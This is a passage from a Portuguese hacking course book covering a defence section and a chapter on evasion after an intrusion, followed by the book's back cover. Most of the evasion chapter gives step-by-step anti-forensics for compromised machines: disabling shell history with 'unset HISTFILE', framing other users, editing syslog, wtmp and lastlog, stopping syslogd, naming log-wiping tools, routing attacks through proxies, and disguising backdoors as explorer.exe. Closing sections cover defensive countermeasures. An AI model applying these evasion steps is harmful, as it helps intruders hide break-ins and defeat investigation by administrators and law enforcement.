Em último caso, não aproveite nada de um sistema comprometido. Faça backup dos dados (**e apenas dos dados, não da configuração!!!**) e reformate completamente o sistema, reinstalando-o do zero. Não esqueça de configurá-lo e atualizá-lo completamente **antes** de o colocar em produção, caso contrário o invasor pode entrar novamente pelo mesmo buraco de antes. Guarde uma cópia do HD comprometido para futura análise e investigação do ataque. Se possível, guarde o HD original e coloque um novo no lugar. É possível que o invasor tenha deslizado em apenas um detalhe ínfimo, mas esse detalhe, se descoberto, pode levar à sua localização e, se a lei permitir, a sua prisão.

Uma última dica: Echolot (echolot.sourceforge.net).

Comunicação sem conexões

Enveredamos em terreno pantanoso por aqui. Todas as recomendações acima são importantes e obrigatórias, mas não freiam, de forma alguma, especialistas de verdade que queiram penetrar em seus sistemas.

Não há nenhum programa comercial que desempenhe ou facilite as funções abaixo. A maioria, entretanto, é possível de fazer apenas com as próprias configurações de sistema operacional, sem ferramentas externas. Observe que são medidas extremas e

que podem ser vistas como paranóia ou mesmo bobagem por administradores experientes. Mas podem ser levadas a cabo caso se precise de segurança máxima.

Em primeiro lugar, deve-se aplicar toda a cartilha e fazer a configuração de segurança normal que todo sistema deve ter. Isso é pré-requisito.

Depois, deve-se restringir o acesso à pilha TCP/IP (em cada máquina da rede!). Apenas programas autorizados podem ter acesso à pilha, e mesmo os autorizados devem ser verificados quanto à sua assinatura MD5. Qualquer desvio deve ser bloqueado e informado ao administrador.

No caso de servidores, cada um dos programas deve ser executado com um usuário diferente, e cada usuário desses deve ter acesso a um conjunto diferente de diretórios, arquivos, bibliotecas, num ambiente que, em Unix, chama-se *chrooted*. Mesmo o diretório temporário (/tmp ou C\WINDOWS\TEMP) deve ser dividido por processo (/tmp/apache, /tmp/sendmail, /tmp/popd, /tmp/tripwire, etc.) e com permissões de escrita somente para o usuário correspondente. Dessa forma, mesmo que uma falha seja descoberta e explorada em um dos aplicativos, ele estará confinado em seu ambiente próprio e não dará acesso a outras partes do sistema.

Depois, bloqueia-se o acesso a todas as bibliotecas e cria-se imagens separadas delas para aplicativo – e restritas! Por exemplo, em uma máquina WinNT pode-se bloquear completamente **todas** as DLLs do sistema e depois criar imagens com RUNAS para cada usuário (que, como vimos, representa um único programa).

Por último, uma idéia é montar todas as LANs internas como VPNs criptografadas por PGP (ou outro formato qualquer). Além de bloquear tráfego vindo de fora (porque não bate com a criptografia e as chaves usadas), é possível conceber políticas de acesso fortemente protegidas. Apenas usuários e máquinas com a chave correta podem acessar determinados recursos - é dificílimo contornar tal esquema. Apenas os servidores externos (como seu servidor Web) ficarão fora da VPN e aceitarão conexões TCP/IP não criptografadas.

E, novamente, relembramos: a família Win9x não foi desenvolvida para ser cliente de rede. A pilha TCP/IP e toda a funcionalidade SMB foi enxertada depois. Portanto, nunca espere confiabilidade e segurança delas. Em uma rede corporativa segura, nem as estações podem ser Windows 95/98/Me. Evite-as. Se for realmente preciso usar Windows como estação de trabalho ou servidor, use sempre Windows 2000 ou superior.

Estamos quase lá...

Já vimos como observar, traçar nosso plano, atacar e manter o ataque. Faltanos, agora, esconder nossos rastros. O proximo capítulo tratará disso. Mas antes de continuar, uma pergunta: você está realmente fazendo as experiências ou simplesmente lendo o livro como a um romance? Exortamo-lo firmemente a fazer **todas** as experiências, desde os primeiros capítulos. Caso não as tenha feito, volte ao princípio e comece de novo.

"A lição já sabemos de cor. Só nos resta aprender...", Beto Guedes e Ronaldo Bastos.

Ataque, defesa e contra-ataque: **Evasão**

Capítulo 15

"Em dia de vitória, ninguém fica cansado"
Provérbio árabe

Não importa se o objetivo do ataque seja causar rebuliço ou obter secretamente algum proveito: qualquer atacante que se preze não deseja ser rastreado e muito menos apanhado. Alguns detalhes devem ser observados para que, depois de uma invasão do tipo "obra de arte", a determinação do culpado seja impossível ou muito difícil.

No capítulo anterior, quando falamos em rootkits, vimos que eles podem esconder um sem-número de detalhes e, assim, mascarar a presença e a ação do hacker no computador atacado. Entretanto, seguro, morreu de velho e, com ou sem rootkits, é altamente desejável que o invasor tome providências para apagar todos os rastros e vestígios de sua passagem pelo sistema. Em várias plataformas há ferramentas que o fazem automaticamente, mas entender os mecanismos de registro é muito importante para conferir a eficácia dessas mesmas ferramentas ou para fazer tudo "na mão", na falta delas.

Outro detalhe para o qual o invasor deve estar atento é a camuflagem dos canais de comuicação entre ele e a máquina invadida. Como vimos no capítulo anterior, há maneiras de tornar invisível o fluxo de dados de um backdoor ou cavalo de tróia, simplesmente escondendo os bytes sendo transmitidos/recebidos em conexões válidas. Neste capítulo, veremos mais algumas maneiras de fazer essas conexões invisíveis.

Antes de falarmos em evasão, lembre-se de que o disfarce anterior ao ataque é importante. Se você pretende invadir alguém, lembre-se de usar algum tipo de spoofing antes, como, por exemplo, cadeias de proxies públicos ou máquinas-laranja rodando redirecionadores Netcat. Usar seu próprio IP para mirar em alguém é burrice.

O básico: apagando os logs

Mesmo kiddies muito ruins sabem que devem apagar seus rastros nos registros do sistema. A primeira coisa que se tem de saber é, então, **onde** estão tais registros. Uma vez com acesso a eles, deve-se ter sempre em mente que **não se pode apagá-los todos**, caso contrário serão levantadas muitas suspeitas sobre o sistema. Apague apenas o que houver sido causado pelas suas andanças em terreno alheio. E cuidado: alguns sistemas possuem IDSs, outros verificadores de integridade de arquivos, e alguns, ainda, possuem logs em locais não-padrão, deixando logs falsos no local padrão para enganar invasores de meia-tigela.

Lembre-se: verifique linha por linha, um arquivo por vez, todos os arquivos de log. Procure por cópias deles em locais não óbvios do sistema e, se notar que está em um *honeypot*[1], fuja!

---

1. Como vimos em capítulos anteriores, honeypots *são sistemas intencionalmente deixados como "boi de piranha" para que os wannabe hackers ataquem. Normalmente, são sistemas fracamente protegidos, com falhas intencionais e sistemas silenciosos de detecção de intrusos. Muitos IDSs inclusive desviam silenciosamente o intruso para os honeypots sem que eles percebam. Além da marcação cerrada, quando a presa é aparentemente fácil, o invasor torna-se descuidado.*

Registro de eventos Unix

Encaremos os fatos: mesmo tendo padrões, protocolos e normas em comum, os Unices são diferentes entre si. Cada sabor possui um tipo distinto de sistema de arquivos, hierarquia de diretórios, codificação de caracteres, sintaxe do shell nativo, conjunto de comandos padrão... Há inclusive comandos que, mesmo possuindo o mesmo nome em todas as variedades, fabricantes e versões Unix, possuem sintaxe diferente - ***ps***, ***route*** e, mesmo, o ***ls*** são dois exemplos clássicos. O sistema de registro de eventos não seria, portanto, imune a essas diferenças.

É impossível listar em um livro como este todos os tipos e particularidades de logs nas diversas versões dos sabores. Utilizaremos, então, o sistema Linux como modelo para exemplificar uma sessão de "cirurgia" nos logs. Se algum script kiddie estiver lendo este capítulo, provavelmente pulou este parágrafo e vai tomar a descrição abaixo como receita universal para apagamento de seus rastros. Nossa intenção, entretanto, é outra: mostrar o que você precisa procurar, não onde, e nem como...

A primeira coisa que deve ser verificada é o histórico de comandos do usuário. Não é exatamente um log; antes disso, é uma lista de comandos já emitidos que fica à disposição do usuário para que não precisem ser digitados novamente. Isso evita trabalho repetitivo para o operador - e, como efeito colateral, dá ao administrador uma forma de saber o que o usuário anda fazendo...

Nem todos os shells implementam um histórico de comandos, e cada um guarda o histórico em um arquivo e local diferente.Apenas a título de exemplo, um sistema Linux normalmente usa a versão GNU do Bourne Shell, o Bash. Esse interpretador de comandos guarda o histórico de tudo o que foi digitado (inclusive sem sucesso) no arquivo /home/usuário/.bash_history. É um arquivo de texto puro, portanto, bastaria editá-lo para esconder seus rastros. Uma maneira mais efetiva, entretanto, seria simplesmente desativar a variável de sistema HISTFILE, que indica onde os comandos devem ser armazenados. Para tanto, basta emitir **unset HISTFILE**. Pronto! A partir daí, nada mais será registrado (nem o próprio unset!) Esse deveria ser o primeiro comando a ser feito, mas a maioria dos "invasores" esquece... ou não sabe...

Em Unices que não usem Bash, uma outra maneira é, simplesmente... trocar de shell! É possível (e muito provável) que o shell padrão possua histórico, e os demais não. Portanto, se você conseguiu uma conta e o shell padrão é o Bourne Shell (prompt $) simplesmente mude-o para o C Shell digitando **csh**. Se o shell padrão é justamente o C Shell (prompt %), mude para o Bourne Shell, digitando **sh**.A razão para usar sh e csh é que qualquer um dos outros (bash, zsh, ksh) têm rotinas de histórico de comandos completamente implementadas.

Para ajudar a desviar suspeitas, um atacante mais ousado poderia desviar os comandos (ou copiá-los) do seu próprio histórico para o de outro usuário. Mesmo que o sistema esteja sob suspeita, durante um tempo razoável os santos pagarão pelos pecadores.

Depois de enganar o histórico do shell, temos de apagar os rastros nos logs do sistema. Na maioria dos Unix, o *daemon* responsável pelo registro dos logs de sistema é o ***syslogd***. Em qualquer Unix invadido, portanto, é interessante pesquisar nos arquivos de configuração do daemon (que, **no Linux**, fica em ***/etc/syslog.conf*** - mas isso varia em outros Unices) e verificar **quais** os nomes dos arquivos de registro de eventos e **onde** estão gravados.

Como usuário comum (não root) em um Conectiva Linux 9, o arquivo /etc/syslog.conf mostra:

```
$ cat /etc/syslog.conf
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                                                 /dev/console

# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none                          /var/log/messages

# The authpriv file has restricted access.
authpriv.*                                              /var/log/secure

# Log all the mail messages in one place.
mail.*                                                  /var/log/maillog

# Everybody gets emergency messages, plus log them on another
# machine.
*.emerg                                                 *

# Save mail and news errors of level err and higher in a
# special file.
uucp,news.crit                                          /var/log/spooler

# Save boot messages also to boot.log
local7.*                                                /var/log/boot.log
```

Obviamente, cada um dos arquivos indicados no syslogd possui uma função diferente. Todas as linhas marcadas com um # são consideradas como comentários e ignoradas. O campo da esquerda define uma série de **regras de registro** a serem aplicadas às mensagens. Os campos da direita indicam em quais arquivos os registros têm de ser gravados. Observe que, no syslog.conf acima, o filtro **kern.*** está direcionado para /dev/console - ou seja, as mensagens do kernel seriam ecoadas no terminal, caso a linha estivesse descomentada. Como se pode ver, dispositivos também podem ser usados para *logging*, além dos arquivos comuns.

Pelo que podemos observar do syslog.conf, temos, em /var/log,

- **/var/log/messages**: registra todas as mensagens de nível informativo do sistema.
- **/var/log/secure**: registra acesso a arquivos e processos restritos.
- **/var/log/maillog**: registra mensagens de e-mail enviadas e recebidas.
- **/var/log/spooler**: registra erros em trocas de Mail, UUCP e News.
- **/var/log/boot.log**: registra eventos e erros durante o boot.

Novamente lembrando: **essas localizações são para o Conectiva Linux 9!!!** Procure no próprio Unix invadido quais as localizações reais dos arquivos. É possível que o número e a função deles seja diferente: pode haver um arquivo apenas com todos os logs, ou podem haver, por exemplo, um arquivo separado para UUCP e outro para e-mail. Script kiddies normalmente usam ferramentas e scripts de apagamento de logs de um sistema em outro e, em vez de se esconderem, acabam criando mais mensagens de erro nos logs e alertanto o administrador mais cedo do que o esperado. Olhe antes de agir e faça a coisa certa.

Uma vez descobertos quais os arquivos responsáveis pelo registro de eventos do Unix sob ataque, podemos passar à edição deles. Apesar de existirem ferramentas que aplicam criptografia forte nos arquivos de log, a grande maioria dos sistemas ainda usam o bom e velho texto puro para gravá-los. O que significa que o hacker pode usa seu editor de textos preferido (emacs, vi, joe, pico...) para editá-lo manualmente. Os autores recomendam **sempre** editar manualmente os arquivos, evitando que sujeira, erros ou imprecisões nos scripts que o fazem automaticamente possam colocar tudo a perder.

Ainda no CL9, vamos ao diretório /var/log e vejamos o que há por lá:

```
$ ls
XFree86.0.log      boot.log.4  dmesg          maillog.2  messages.4     netconf.log.3    secure.4   vtund
XFree86.0.log.old  cron        htmlaccess.log maillog.3  mysql.log      samba            spooler    wtmp
apache             cron.1      iptraf         maillog.4  mysql.log.1.gz scrollkeeper.log spooler.1 wtmp.1
boot.log           cron.2      kdm.log        messages   nagios         secure           spooler.2
boot.log.1         cron.3      lastlog        messages.1 netconf.log    secure.1         spooler.3
boot.log.2         cron.4      maillog        messages.2 netconf.log.1  secure.2         spooler.4
boot.log.3         cups        maillog.1      messages.3 netconf.log.2  secure.3         uucp
```

Observe: além dos arquivos do syslogd, o diretório /var/log contém os registros de outros programas e servidores que rodam na máquina, como Apache, Samba, CUPS e o XFree86. Convém verificar os logs de todos eles, uma vez que alguma ação sua (intencional ou não) pode ter deixado marcas em qualquer deles.

Ocupemos-nos primeiro dos cinco arquivos do syslogd. Ainda como usuário comum, abra (com seu editor de textos favorito) o arquivo **boot.log**. Nele estão os serviços sendo executados, os módulos do kernel carregados e os servidores que são iniciados e finalizados pelo inetd. Note que há outros, chamados **boot.log.1**, **boot.log.2**, etc, que guardam logs antigos. Agora tente escrever qualquer coisa e salvar o arquivo (sempre como usuário comum). Permissão negada! Os outros arquivos - **maillog**, **messages**, **secure** e **spooler** - sequer dão permissão de leitura a usuários comuns.

Logue-se como root (ou, em um sistema invadido, consiga acesso a root usando buffer overflow ou outra técnica qualquer) e abra os arquivos. Verifique as sintaxes deles. **Maillog** registra a atividade de SMTP, IMAP e POP locais (sendmail, postfix, qmail, imapd, pop3d...). **Messages** é muito importante: registra as mensagens entre processos e entre eles e o kernel. **Secure**, por outro lado, registra mensagens de acesso privilegiado a arquivos e processos. Por sua vez, **spooler** guarda as mensagens oriundas de programas que usam os serviços de spool (mail, uucp, news, etc). Mesmo que você não tenha mexido com o servidor de SMTP ou POP, é prudente verificar também os arquivos /var/log/maillog e /var/log/spool e ter certeza de que, inadvertidamente, você não disparou algum processo que tenha alterado o log. O mesmo vale para **qualquer** processo ou arquivo, portanto um cuidado geral no log é primordial.

Voltando ao /etc/syslogd.conf, a linha

```
# Everybody gets emergency messages, plus log them on another
# machine.
*.emerg                 *
```

indica que quaisquer mensagens de emergência do sistema serão ecoadas a **todos** os logs e a **todos** os usuários. Cuidado com isso: se o sistema detectar coisas estranhas acontecendo, é possível que todos os usuários sejam avisados - portanto, uma boa idéia é parar o serviço syslogd ou reiniciá-lo com essa linha comentada. Consulte as páginas de manual do **syslogd** e do **syslog.conf** no Unix afetado para detalhes.

Mas, além do que é monitorado pelo syslogd, há outros arquivos de real importância. Um deles é o sistema **utmp/wtmp/lastlog**. O utmp é um subsistema que registra quem está conectado no presente momento. Quando o usuário (ou o administrador) emite um comando **who**, o comando vai ler em **/var/run/utmp** as informações sobre todas as contas em uso, em quais terminais elas estão e, se for uma conexão remota, o IP de origem da conexão. Por exemplo, no momento em que estas linhas estão sendo escritas, o comando **who** informa:

```
henrique pts/0        Feb 16 14:42
henrique pts/1        Feb 16 16:07
```

Entretanto, eu posso dizer ao comando **who** em qual arquivo olhar. Se eu emitir o comando **who /var/run/utmp**, o resultado será o mesmo: who sem argumentos sempre lê o arquivo utmp. Mas e se eu pedir para who consultar em **/var/log/wtmp**?

```
henrique    pts/3        Jan  9 05:14 (192.168.1.229)
henrique    pts/3        Jan  9 05:16 (192.168.1.229)
james       pts/0        Fev  2 11:50
root        tty1         Fev  5 22:16
henrique    tty2         Fev  5 22:17
henrique    tty3         Fev  5 22:23
root        tty4         Fev  5 22:40
root        pts/0        Fev  5 22:49
root        pts/1        Fev  5 22:52
```

O arquivo é muito grande, então mostramos apenas algumas linhas. Observe: No dia nove de janeiro, o usuário Henrique fez duas conexões a esta máquina (que, a título de curiosidade, era a 192.168.1.11) a partir de outra, a 192.168.1.229. No dia dois de fevereiro, o usuário James logou-se localmente na máquina, e no dia cinco o usuário Henrique logou-se como root várias vezes.

O comando **last** faz um cruzamento de informações entre os arquivos **/var/log/lastlog** e **/var/log/wtmp** e mostra na tela as informações detalhadas dos últimos dias sobre os tempos de login e logout de cada usuário e mesmo de reboot da máquina. O comando **lastlog**, por outro lado, mostra quando cada um dos usuários do sistema logou-se pela última vez. Um usuário desativado que tenha dado login **ontem** é um evento alarmante.

Para o administrador de sistemas, usar os comandos last, lastlog e who para verificar o /var/log/wtmp é uma medida tanto preventiva como corretiva. Portanto, é imperioso para o cracker que quer apagar seus vestígios exclui todas as menções a ele nesses arquivos. Então nosso intrépido invasor usa o pico (...) para editar, por exemplo, o /var/log/wtmp e tem uma desagradável surpresa: o arquivo não é de texto puro, mas binário! O mesmo ocorre com /var/run/utmp e com /var/log/lastlog. Então, o que fazer? Desespero...

Conforme dissemos antes, há ferramentas automáticas para limpeza do utmp, wtmp e lastlog. Uma delas (entre muitas) é o **Hide** (www.hoobie.net/security/exploits/hacking/hide.c). Este pequeno programa apaga as entradas do usuário que o executou no arquivo utmp, caso esteja liberado para escrita para aquele usuário. Obviamente sistemas modernos não cometem essa tolice e deixam o utmp liberado apenas para root, mas é uma excelente prova de conceito.

O código-fonte do programa, sendo pequeno, é fácil de entender. Obviamente a esta altura o leitor já deve saber que terá de compilar o programinha para que ele funcione. Dependendo do sistema, podem ser necessárias algumas alterações. No Conectiva Linux 9, por exemplo, bastou substituir todas as funções exit( ) por exit(0). Nota-se aí que o candidato a hacker deve **obrigatoriamente** aprender a programar (ou pelo menos, a "se virar") em C e C++. Se você **não quer** aprender a programar, bem, jogue este livro fora: você não quer, definitivamente, elevar seu nível técnico, mas apenas aprender receitinhas de ataque simples. Hackers riem de vocês, enquanto isso.

No mesmo site encontramos outra ferramenta muito famosa, desenvolvida pelo não menos famoso hacker Simple Nomad, chamada (puxa...) **Remove** (www.hoobie.net/security/exploits/hacking/remove.c). Com ela, é possível remover quaisquer usuários de qualquer um dos três arquivos utmp, wtmp e lastlog. Foi desenvolvida para AIX, mas pode ser facilmente compilada (como está ou com modificações simples) em qualquer sabor de Unix, incluindo Linux e {Free,Open,Net}BSD. Além de remover os registros referentes a qualquer usuário (e não apenas ao que executar a ferramenta, como o Hide), o Remove permite que se altere o último usuário que fez login e o local de login (IP, se remoto; tty ou pst, se local).

Compile e teste os dois programas em sua máquina de testes. Faça várias experiências, como aumentar e diminuir o nível de permissões dos seus utmp, wtmp e lastlog e rodar as duas ferramentas. Note que, num ataque real, o invasor normalmente precisa de um shell root para rodar o Remove, embora não precise, necessariamente, de tantos privilégios para atacar o sistema. Depois de brincar com esses, procure por outros tipos de ferramentas. Nomes muito comuns são Cloak, Cloak2 (ou Cloak-2) Zap e LogWEdit. Muitos rootkits possuem ferramentas (embutidas ou não) para edição desses arquivos. Veja, por exemplo, a documentação do Knark e do lrk5. Mas lembre-se: nunca use a peça redonda no buraco quadrado! Pesquise sobre a ferramenta correta para o Unix que está sendo atacado.

Caso nenhuma dessas ferramentas esteja disponível no momento, alguns truques podem ajudá-lo a permanecer escondido por algum tempo. Por exemplo, quando se acessa o sistema por uma conta "hackeada", provavelmente o acesso vai ficar gravado no arquivo lastlog, com o IP de conexão ou o nome de domínio correspondente. Para apagar isso (ao menos no lastlog), uma vez feito o login com sucesso, rode o comando **rlogin** na mesma conta. Pronto! Agora, o último login desta conta terá sido local, e no arquivo lastlog aparecerá "from localhost".

Falta enganar o comando who. Uma vez logado no sistema (e depois de enganar o lastlog...), use o comando **login** e forneça, novamente, o usuário e senha desta conta. Dependendo do Unix (e de quanto ele está atualizado...), isso esconderá a origem da conexão, fazendo o comando who pensar que alguém está conectado localmente.

Para terminar, procure pelos logs específicos dos servidores e aplicativos que rodam no computador invadido. Além dos logs de sistema, procure pelos do Apache ou do servidor de FTP. Cada sistema e sabor Unix possuem daemons de versões e procedências diferentes e com um procedimento diverso de logging. Não vamos discorrer sobre todas as possibilidades aqui, pois tomaria o espaço de vários livros como este; mas é imperativo que o leitor pesquise sobre isso no ambiente invadido. É justamente por isso que a observação é importante, antes de fazer qualquer coisa.

Como tarefa para casa, experimente verificar os logs do Apache e do Squid em sua máquina de testes. Experimente simplesmente conectar-se a ela a partir de outra maquina como um usuário regular (por exemplo, faça uma conexão SSH a ela, use-a como proxy com o Squid ou acesse uma página HTML de testes). Depois, siga todos os passos de invasão vistos nos capítulos anteriores, desde rodar um nmap contra a máquina até realmente conseguir root por algum método e alterar alguma coisa. Observe atentamente os arquivos de log e veja o que acontece.


Última dica: www.hoobie.net.

Registro de eventos no Windows NT/2k/XP

Como vimos no capítulo sobre plataformas Windows, todo o funcionamento do Windows é baseado em eventos. Portanto, nada mais lógico que seus logs também registrem os diversos eventos ocorridos no sistema. Um serviço especial chamado EventLog dá conta do recado. E os problemas já começam por ele mesmo: os logs só são criados se as rotinas de **auditoria** do Windows estiverem ativadas. Como nem todos os administradores o fazem, há aí um grande furo de segurança aproveitado por crackers.

Os eventos são registrados em duas etapas. Em primeiro lugar, são armazenados em arquivos temporários chamados APPLICATION.LOG, SYSTEM.LOG e SECURITY.LOG (no Windows XP, esses três arquivos tornaram dezenas deles em C:\WINDOWS ou C:\WINNT). Depois de algum tempo, tais dados são guardados em três arquivos definitivos: SecEvent.Evt, SysEvent.Evt e AppEvent.Evt, todos guardados em C:\WINDOWS\SYSTEM32. São arquivos binários, assim como o utmp do Unix, e portanto necessitam de aplicativos específicos para serem editados. Cada um deles, respectivamente, registra um conjunto diferente de eventos: segurança (tentativas de login fracassadas ou não, acesso a arquivos não autorizados, etc), funcionamento do sistema (inicialização, terminação e falhas em serviços e drivers) e funcionamento de aplicativos (inicialização, terminação e falhas em programas do *user space*).

Da mesma forma como no registro, que pode ser consultado e alterado com o uso do RegEdit, os eventos do sistema podem ser visualizados (mas **não** alterados) com o Event Viewer. Para acessá-lo, clique em Iniciar/Executar e rode o comando **eventvwr**. A tela apresentada será parecida com esta:



Observe: forçamos alguns acessos indesejados com um usuário não-privilegiado e depois analisamos os logs em um Windows XP .

Para alterar os logs, deve-se usar outras ferramentas, uma vez que o Event Viewer é apenas um visualizador. Há algumas disponíveis em sites de hackers, mas é preciso fazer alguma pesquisa para tal. O site NT Security (ntsecurity.nu) oferece uma ferramenta chamada WinZapper, que permite alterar os logs de servidores Windows NT e 2000.

Escondendo suas conexões

Já discutimos anteriormente sobre como tornar suas conexões indetectáveis. Começando com os rootkits, que criam um ambiente artificial e "mentem" sobre as comunicações existentes, passamos por métodos de embutir as conexões em outras e acabamos por usar técnicas que permitem, inclusive, comunicações sem conexão. Vamos apenas relembrar algumas das técnicas vistas, reunidas aqui como uma espécie de "revisão".

Para começar, existem as técnicas de Layer-0 vistas no capítulo anterior e que usam sniffing+spoofing para receber comandos na máquina vítima. Adicionalmente, usam o "estofo" e campos inúteis nos cabeçalhos TCP/IP para enviar dados ao hacker a partir do computador invadido. O hacker tem de se posicionar no meio do fluxo de dados para poder "esnifar" os pacotes sem perder nada, uma vez que não são destinados formalmente a ele.

Há dois capítulos, vimos como usar o Netcat para "empurrar" um shell com uma conexão vinda de dentro para fora. Dessa forma, o administrador, mesmo que verifique a conexão com netstat ou outra ferramenta, verá uma inocente conexão originada de dentro da rede. Há ferramentas que vão mais longe e mascaram essa conexão como se fosse uma requisição HTTP, POP, FTP ou mesmo SMTP vinda de dentro. Na máquina do hacker, há um programa que simula o servidor desejado (HTTP, por exemplo) e manda, travestidos de resposta HTTP, os comandos a serem executados na vítima. Usar HTTP é realmente eficaz e imoral, pois a porta 80 estará sempre aberta para que usuários internos façam conexões à Web.

Há ainda duas maneiras adicionais (entre muitas outras) que deixamos como trabalho para casa. É possível, em máquinas Unix, "ricochetear" um X-terminal para a máquina do hacker, caso o servidor X esteja rodando e sua porta (normalmente a 6000) esteja aberta e não filtrada. E também é possível trocar informações entre a máquina do hacker e a vítima (seja Windows, Unix, Macintosh, Novell...) usando tráfego ICMP. Dica: Loki.

A maneira de esconder tráfego depende de cada caso. Há redes em que a comunicação via ICMP seria impraticável, pois o firewall bloqueia esse tipo de tráfego. Mas é importante que o hacker que queira manter um canal seguro de comunicação com os backdoors de suas presas implemente algum tipo de camuflagem. Hoje em dia, os administradores não são tão despreocupados quanto a tráfego suspeito como há quatro ou cinco anos.

Uma última dica: rode seus backdoors com nomes do sistema, de forma a aparecerem como processos comuns. Por exemplo, no Windows um servidor B02K pode ser renomeado para explorer.exe. No Unix, poderia chamar-se inetd ou lpd.

Defesa e Contra-ataque

Algumas medidas podem ser tomadas para impedir ou, pelo menos, dificultar o trabalho de camuflagem dos hackers maliciosos.

Apagamento de logs

Em primeiro lugar, certifique-se periodicamente de que a auditoria do sistema esteja realmente rodando, e os logs sendo criados. Em máquinas Unix, verifique o syslogd; no Windows, o EventLog. Há hackers que, em vez de editar os logs, desligam a auditoria e deixam registros falsos e que não mudam nunca. Administradores "desligados" e alguns verificadores de integridade de arquivos são enganados com essa técnica simples e grosseira.

Em segundo lugar, verifique se quem tem permissão de escrita ou mesmo leitura dos logs realmente deveria possuí-la. Apesar de óbvio, este cuidado geralmente é deixado de lado mesmo por administradores experientes. Utilize a política da máxima restrição possível. Nesse caso, sempre, menos é mais.

Aplicar criptografia é a terceira providência óbvia. Ao contrário das duas anteriores, normalmente os logs não são criptografados por padrão, com ferramentas do próprio sistema. Em vez disso, são necessários programas de terceiros para a tarefa. Cada sistema operacional possui diversas possibilidades. Contate seu fornecedor para obter mais informações.

Outra maneira muito eficaz (mas não tão óbvia) de proteger os logs é gravá-los em mídias apenas de leitura. CD-Rs são especialmente úteis nessa hora. É possível que haja problemas de desempenho no acesso a disco, mas os drives mais modernos já possuem velocidade aceitável para a tarefa. O fato é que os hackers não conseguirão alterar o log porque isso não é fisicamente possível.

Preparar um servidor especial para armazenar os registros de eventos de todos os outros computadores também é um artifício interessante. Isso cria diversas camadas de dificuldade para o invasor chegar até, ou mesmo saber onde estão, os verdadeiros arquivos de registro. Novamente, contate seu fornecedor para conhecer as opções de servidores de logging disponíveis para seu sistema operacional.

Um último truque, que não bloqueia, mas retarda o invasor mais habilidoso, é colocar os logs em locais fora do padrão e deixar, nos locais-padrão, simulacros. Em se tratando de kiddies, esse expediente simples criará a impressão falsa de que "limparam a barra", quando na verdade continuam sendo monitorados.

Camuflagem de conexões

Para começar, e em consonância com o que vimos nos capítulos anteriores, o invasor não deve conseguir, de forma alguma, acesso privilegiado ao sistema.

Root ou administrador, esse acesso deve ser evitado ao máximo. Portanto, aplique as correções do seu fabricante, mantenha senhas difíceis, desative serviços não usados, blá blá blá... A velha fórmula de sempre, que deve ser aplicada a qualquer situação.

Conheça o que você está rodando. Saiba os processos que podem e os que não deveriam aparecer na lista de tarefas, bem como as conexões que deveriam (ou não) estar estabelecidas. Verifique-os periodicamente, mais de uma vez por dia em casos de suspeita de ataque e mais de uma vez por hora caso o ataque tenha sido detectado.

Uma última dica: o Snort consegue detectar canais de comunicação baseados em ICMP. Snort x Loki... jogo interessante.

Uma despedida?[2]

Bem, chegamos ao final de nossos estudos formais. É emocionante vê-lo formado e diplomado. Mas lembre-se que sua educação sobre hackerismo não termina com o último capítulo: veja o que preparamos para você no CD! Além disso, faça todas as experiências do livro e visite todos os sites indicados. E também teste todas as ferramentas sugeridas. Você verá que são muito poucas, se comparado ao que há disponível. Vá atrás! Aprender a ser "hacker" (ou como quer que você chame) é um processo contínuo.

Despedimo-nos aqui (lágrimas nos olhos!) e esperamos que possamos nos encontrar em breve, em outro curso, talvez.

Mas mantenha contato com seus velhos professores! Mande-nos suas sugestões, críticas e colaborações para este livro. Todos estão convidados a participar.

Escreva mesmo!

Nosso endereço: univh4ck3r@digerati.com.br.

E não esqueça de acessar nosso site em www.digerati.com.br/livro

Um grande abraço, e até mais. **Happy Hacking**!

---

2 É digno de nota que este livro chegou até aqui sem citar nenhuma vez **A arte da guerra: Sun Tzu** *. Não há publicação moderna que não se aproveite desse venerável exemplo da literatura clássica. Os autores procuraram fugir do lugar-comum, e portanto decidiram (contrariando sugestões disparadas de todos os lados) não incluir nenhum trecho do milenar compêndio. Entretanto, o livro é muito bom e vale a pena ser lido, de graça e on-line, em www.kimsoft.com/polwar.htm.*

4ª EDIÇÃO

sérieUniversidade

Universidade H4CK3R

Desvende todos os segredos do submundo dos hackers

"Na hora de invadir um site, meu coração disparava e a adrenalina ia a mil por hora. O medo de ser pego, junto com a perspectiva de vitória e sucesso, causava uma euforia tamanha que não dá para descrever. Depois que todo mundo fica sabendo do seu feito, aí é só curtir a fama."

Relatos como este, feito por hackers, podem até pintar um mundo cheio de aventura e emoção para quem invade computadores. Mas a verdade é que não é bem assim...

Neste livro, você terá a oportunidade de conhecer muito desse universo hacker, aprendendo a teoria e exercícios práticos para dominar as técnicas hackers. Organizamos os assuntos ao longo do curso de forma a atender às necessidades do aluno. Entretanto, entendemos que muitos já "iniciados" lerão este livro. Por isso, separamos os temas em três grandes grupos: pré-requisitos, hackerismo básico e hackerismo avançado. Deixamos no livro impresso os assuntos sobre hackerismo, e o que consideramos como "pré-requisito" incluímos no CD-ROM.

Portanto, aproveite este conteúdo para ampliar seus conhecimentos em diferentes tópicos do mundo da informática e para se tornar um verdadeiro especialista em segurança. E, o principal, use com responsabilidade este conhecimento...

ISBN 858953501-0

9 788589 535014

DIGERATI books